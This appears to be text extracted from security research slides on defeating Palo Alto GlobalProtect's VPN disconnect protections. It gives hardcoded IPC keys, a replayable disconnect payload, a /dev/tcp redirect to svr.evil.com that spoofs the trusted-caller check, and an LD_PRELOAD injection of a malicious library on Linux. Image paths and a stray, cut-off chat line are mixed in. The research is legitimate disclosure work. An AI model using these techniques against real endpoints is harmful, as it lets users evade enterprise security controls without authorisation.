AES_CBC encrypted XML payload: AES_CBC(AES_KEY, IV, XML)



userKeyParam	Login Keychain: GlobalProtectService
IV	"00000000000000000000000000000000000000





userKeyParam	"global135protect"
IV	"0000000000000000000000000000000000000

For more info, see previous research:

https://www.crowdstrike.com/en-us/blog/exploiting-globalprotect-for-privilege-escalation-part-two-linux-and-macos/







Key Point:

In <u>both cases</u> the encryption does <u>nothing</u> to protect the confidentiality or integrity of the IPC connection from the perspective of a <u>low privileged user</u>





Example XML payload during **authorised** disconnect through UI:

```
<request>
  <type>disable</type>
  <user>Unknown</user>
    <time>Tue Aug 27 02:59:09 2024</time>
    <pid>1534</pid>
    <reason>. Override(s)=2</reason>
</request>
```

Encryption Algorithm Encryption Key Plaintext Message

What if I replay this message and force a disconnect?







IPC

Channels





But PanGPS fights back...



/Library/Logs/PaloAltoNetworks/GlobalProtect/PanGPS.log

```
(...) Error( 100): Connected by process not from GP folder
   .) Error( 205): Connected by non-PanGPA. Close socket.
     Debug( 356): receive sig 20
```



There's a security control

- PanGPS works out which process connected to it.
- Close connection if process not inside: /Applications/GlobalProtect.app/



Step 1

Understanding the control




Inside PanGPS C

```
popen("/usr/sbin/lsof -i :4767", "r");
```

look at the first non-header line only, extract the pid from the ascii command output:

```
/usr/sbin/lsof -i :4767
COMMAND
                                 TYPE
                                                  DEVICE SIZE/OFF NODE NAME
GlobalPro 36305 demo
                                                         0t0 TCP localhost:63522->localhost:4767 (ESTABLISHED)
                        3u IPv4 0x24c6542f5810fcf4
```






Step 2

Understanding the control

Inside PanGPS

```
res = proc_pidpath(pid, pid_path, sizeof(pid_path));
if (res < 1) {
  return true;
return std::strncmp(pid_path, "/Applications/GlobalProtect.app/", 32) == 0;
```

Get path from pid and check if it starts with /Applications/GlobalProtect.app/



Can we fool this logic into thinking it's connected by a trusted binary when it's not?






We found a way!



Can we fool this logic into thinking it's connected by a trusted binary when it's not?




- 1. Stop existing PanGPA UI process
- 2. Redirect output from a <u>legitimate GlobalProtect binary</u> to any remote service listening on port 4767 (e.g. using bash TCP redirection)

```
/bin/bash -c \
"/Applications/GlobalProtect.app/Contents/Resources/PanGpHipMp \
>& /dev/tcp/svr.evil.com/4767 0>&1"
```

3. Connect to the IPC service (localhost: 4767) from our malicious userspace process. PanGPS sees something like this:

```
COMMAND PID USER FD TYPE (...)
PanGpHipM 48222 demo 0u IPv4 (...) (CLOSE_WAIT)
PanGpHipM 48222 demo 1u IPv4 (...) (CLOSE WAIT)
spoofedC 48587 demo 3u IPv4 (...) (ESTABLISHED)
```


The process that actually connects to the IPC server





Let's look deeper at the control again


Derived from decompiled code







Exploiting the fail-open design

Derived from decompiled code












What about Linux?



Spoofed IPC Disconnect from non-GP process?

This doesn't work because on Linux can use pseudo-filesystem to check more robustly (pseudo-filesystem doesn't exist in Mac)





We can do something else in Linux...

If spoofing fails...
Can we hijack a
legitimate
GlobalProtect
process instead ??



In computing, a dynamic linker is the part of an operating system that loads and links the shared libraries needed by an executable when it is executed (at "run time")

Wikipedia (Dynamic Linker)





And, how this works is very different between Mac and Linux







Control via Environment Variables



✓ LD_* variables

Security Hardening

SIP restricts DYLD injection for protected binaries

DYLD_INSERT_LIBRARIES etc. are **ignored** at runtime if binary is:

- Code-signed
- SIP-protected (e.g. inside /Applications)

This is true even for root user



(But hardened apps e.g. with seccomp, static-linking, or containers may block it)



We can do something else in Linux...


If spoofing fails...
Can we hijack a
legitimate
GlobalProtect
process instead ??



Malicious Code



\$ LD_PRELOAD=\$PWD/libgpdisable.so \
/opt/paloaltonetworks/globalprotect/PanGPA





Back to **S**

Imagine:

- Calling process check was bulletproof and we couldn't spoof IPC
- We can't dynamically link a shared library on Mac due to SIP




Back to


Is there another way to make the real PanGPA binary misbehave?

> ls -l /Users/\$USER/Library/Preferences/com.paloaltonetworks.GlobalProtect.settings.plist

-rw----- 1 demo staff 3004 15 Jul 17:50
/Users/demo/Library/Preferences/com.paloaltonetworks.GlobalProtect.settings.plist







Local cached config


/Users/\$USER/Library/Preferen ces/ com.paloaltonetworks.GlobalPr otect.settings.plist



Back to

Is there another way to make the real PanGPA binary misbehave?





- User preferences
- Local cached config

/Users/\$USER/Library/Preferen ces/ com.paloaltonetworks.GlobalPr otect.settings.plist








Can you find me sources that show the allowed settings for overridemethod in globalprotect I think one is 'with-passcode' what are others

Here's what I found about the OverrideMethod setting in GlobalProtect:



Unprivileged (uid != 0)

